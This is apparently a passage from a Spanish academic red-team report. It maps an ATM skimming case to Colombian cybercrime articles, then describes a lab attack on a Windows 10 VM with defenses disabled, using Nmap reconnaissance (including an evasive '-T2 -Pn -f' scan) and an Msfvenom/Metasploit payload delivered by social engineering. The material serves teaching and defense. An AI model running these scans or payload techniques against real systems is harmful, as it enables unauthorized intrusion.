Este artículo fue violado con el hecho de haber ingresado a los cajeros automáticos e instalando elementos electrónicos. Como dispositivos lectores y cámaras de video.

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS.
Este artículo fue violado con el hecho de haber capturado los datos de las tarjetas de crédito y contraseña con los dispositivos electrónicos instalados en los cajeros automáticos.

Artículo 269E. USO DE SOFTWARE MALICIOSO.
Este artículo fue violado con el hecho de haber creado el dispositivo electrónico con el que se capturan los datos de las tarjetas y el software para clonarlas.

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES.
Este artículo fue violado con el hecho de haber interceptado datos personales de las tarjetas de crédito y contraseñas para sacar provecho propio. Empleando códigos de datos personales.

Artículo 2691. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES.
Este artículo fue violado con el hecho de haber vulnerado la seguridad de los cajeros manipulándolo el sistema electrónico, y suplantando a los usuarios en el sistema del banco para la autenticación de estos con los datos previamente robados.

5 EJECUCIÓN PRUEBAS DE INTRUSIÓN

5.1 DESCRIPCIÓN DE HERRAMIENTAS SOFTWARE UTILIZADAS PARA LLEVAR A CABO EL ANEXO 4 – ESCENARIO 3 ENFOCADO A RED TEAM

Para el equipo de Red team es fundamental establecer escenarios de pruebas reales en las cuales se simula un ataque o intrusión sobre una infraestructura de red de una organización. Para ello se realiza un laboratorio en el cual se emplea herramientas de software comunes a fin de recrear un escenario que permita detectar fallos de seguridad.

En este tex o prueba controlada el equipo red team hace uso del software de distribución a fin de desplegar herramientas con las que se realizan y ejecutan distintas técnicas de intrusión.


Para recrear el escenario hace uso de herramienta virtualBox de simulación en la cual se configura los sistemas operativos para el laboratorio de pruebas.

Ilustración 11-Evidencia Virtual Box

Fuente Imagen Propia

Se hace uso del software **Kali Linux Rolling Release:** Es una de las distribuciones más conocidas en el ámbito de seguridad informática ya que su enfoque es el pentesting y/o prueba de seguridad de sistemas, redes e infraestructuras tecnológicas. La ventaja de usar esta versión es que esta distribución se actualiza de manera periódica con nuevas herramientas y nuevos paquetes (kernel).

Ilustración 12-Evidencia Instalación Kali Linux



Fuente Imagen Propia

En esta plataforma se despliega las herramientas con las cuales se busca recrear el escenario descrito en el anexo 4 de la guía donde se debe determinar cómo fue vulnerada una computadora, lo cual permitió el borrado de un archivo.


Para lograr establecer un acceso real se emplea los mismos métodos de PENTESTING, tales como reconocimiento para recolectar la mayor cantidad de información posible se realiza:

- ✓ Escaneo de dominios
- ✓ Escaneo IPs y puertos
- ✓ Obtención de metadatos

También se emplea la herramienta de código abierto **Nmap** (mapeador de redes) con la que se realiza una exploración de red. Esta además cuenta con la capacidad para analizar rápidamente múltiples redes. Nmap emplea paquetes IP con los que se puede ejecutar diferentes tipos de escaneo (TCP, UDP, ICMP), ya que tiene la capacidad de escanear las redes de modo oculto, haciendo difícil identificación o detección de la consulta para los firewalls.

Se emplea una máquina virtual con sistema operativo Windows 10 de 64 Bits para simular el equipo de cómputo atacado, los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente entre estos el Firewall y el Antivirus Windows Defender.


Ilustración 13-Evidencia Instalación Windows 10



Fuente Imagen Propia


Se procede a validar que tanto el antivirus como el firewall estén inactivos, se deja evidencia de la verificación.

Ilustración 14-Evidencia Antivirus Inactivo



Fuente Imagen Propia


Ilustración 15-Evidencia Firewall Abajo



Fuente Imagen Propia

Nmap tiene la capacidad de realizar análisis sobre una red de internet, y puede identificar si tiene un firewall está realizando filtrado de paquetes y que puertos se encuentran abiertos para explotar vulnerabilidades. En la actualizad se puede realizar un escaneo de puertos sobre el tipo de direccionamiento de IPV6.

Ilustración 16-Evidencia Herramienta Nmap




Fuente Imagen Propia

Se emplea la herramienta Msfvenom para crear un payload que es un fichero con un código definido. Con esta se puede determinar el método y mecanismo utilizado para obtener el control de la maquina objetivo.

Msfvenom es una herramienta muy potente de línea de comandos que se utiliza para crear payloads (Es una carga que lleva un exploit, se encarga de ejecutar comandos en una maquina objetivo conforme a una acción deseada), tipificados con función para ejecución en distintos sistemas operativos y arquitecturas.

Ilustración 17-Evidencia Herramienta Msfvenom




Fuente Imagen Propia

Para el equipo es fundamental determinar cómo se explota la vulnerabilidad por ello se utiliza meta Mestaspolit que es una herramienta de código abierto y gratuito para hacer pentesting, con la que se puede hacer un reconocimiento de las debilidades de seguridad que puede tener una organización, la intención principal es obtener

evidencias de penetración que permitan implementar un control para la debida protección.

Ilustración 18-Evidencia Herramienta Metasploit



Fuente Imagen Propia

5.2 LISTA DE DATOS E INFORMACIÓN DEL ANEXO 4 – ESCENARIO 3 USADOS PARA IDENTIFICAR EL FALLO DE SEGURIDAD QUE AFECTO LA MÁQUINA WINDOWS 10 X64

Dentro del proceso realizo el equipo identifica los recursos y datos que son utilizados para llevar a cabo los objetivos definidos, de tal manera que se logre completar la penetración afectando la red interna por medio de diferentes técnicas de hackeo. A continuación, describo los recurso, datos e información relevante usados en el anexo 4.

- **Recurso**: Equipo de cómputo con sistema operativo Windows 10 de 64 Bits, con la protección de defensa inactiva (antivirus y firewall)
- **Datos**: Archivo de texto ubicado en el escritorio que contiene los campos: Nombre_estudiante_codigo_fecha_actividad
- **Información**: El administrador del equipo de cómputo se percató de que un archivo creado por el ya no se encontraba en la ruta donde lo almaceno, por lo que pudo haber sido eliminado
- **Información:** el administrador del équido de computo menciona además que mediante un WhatsApp web un compañero de trabajo le envió un archivo con el nombre PoCseminario.exe el cual procedió a descargar y a ejecutar en la computadora.

La anterior información es el insumo necesario para que el equipo proceda a realizar la investigación necesaria para identificar la posible falla de seguridad con la que se vulnera la seguridad de HackerHouse.

Un punto importante y clave para identificar el fallo de seguridad especifico que ataca la máquina de Windows, es el ataque dirigido de ingeniería social, por parte de un compañero por medio del cual el este logro persuadir y/o engañar el administrador del equipo para que ejecutara un archivo en su computadora que previamente le había enviado por la herramienta WhatsApp.

Con esta información los expertos en ciberseguridad de HackerHouse tienen un indicio de que podría tratarse de un Payload el cual se creó con la herramienta MSFVNOM y se ejecutó con la herramienta METASPLOIT. Lo cual dictamina el posible fallo de seguridad como ataque malicioso por un malware.

La información obtenida del anexo 4 es importante para el análisis ya que se identifica el punto donde pudo haber realizado la explotación y el sistema operativo afectado por el malware. También se puede identificar la técnica usada y las herramientas con las que se desarrolla el ataque.


5.3 HERRAMIENTAS UTILIZADAS PARA IDENTIFICAR FALLOS DE SEGURIDAD DE LA “MÁQUINA WINDOWS 10”

Dentro de las fases preliminares de un análisis de vulnerabilidades para identificar el nivel de seguridad de una organización o en su defecto un sistema operativo esta la parte del pentesting donde se emplea cada una de sus fases. El pentesting es fundamental para determinar qué ciberataques son posibles de ejecutar en contra de un sistema operativo que puedan vulnerar su seguridad.

La fase preliminar de la prueba de penetración es la de reconocimiento, y para esto empleamos la herramienta Nmap con la cual se logra recopilar la mayor cantidad posible de información acerca de la maquina objetivo, información como tipos de dominios e identificación de IPs y puertos y tipos de sistemas operativos.

En el reconocimiento se emplea el escenario laboratorio de simulación donde se evidencia que ya se cuenta con la identificación IP de la maquina objetivo, para ello se vivencia en las siguientes imágenes IP de los equipos empleados tanto el atacante como el objetivo. Con el objetivo de corroborar la comunicación entre las 2 máquinas se realiza verificaron IP maquina atacante Kali Linux, para ello se ejecuta comando ifconfig.


Ilustración 19-IP Maquina Atacante



Fuente Imagen Propia

También se realiza ejecución de comando ipconfig para identificar la IP de la maquina objetivo.


Ilustración 20-IP Maquina Objetivo



Fuente Imagen Propia

Se verifica la comunicación ente las maquinas ejecutando pin entre estas, y se verifica conectividad desde el objetivo hacia el atacante.


Ilustración 21-Ping Objetivo Vs Atacante



Fuente Imagen Propia

Verificación de conectividad desde el atacante hacia la maquina objetivo.


Ilustración 22-Ping Atacante Vs Objetivo



Fuente Imagen Propia

Para identificación que puertos están abiertos en la maquina objetivo se ejecuta comando nmap –T2 –Pn –f –n-sv 192.168.10.21


Ilustración 23-Escaneo De Puertos Nmap



Fuente Imagen Propia

Para identificación el sistema operativo de la maquina objetivo se ejecuta comando Nmap –O 192.168.10.21

Ilustración 24-Evidencia Sistema Operativo Maquina Objetivo



Fuente Imagen Propia

5.4 AFECTACIÓN DEL ATAQUE A LA MÁQUINA (WINDOWS 10 X64)

El ataque inicialmente afecta haciendo un borrador de un archivo en la maquina objetivo, el cual es percibido por el administrador de la máquina, quien alerta al equipo se seguridad y le entrega un detalle fundamental para que este realice la investigación. Pero no solo esta afectación, sino que además quedo comprometido el computador lo cual se puede expandir y afectar toda la infraestructura.

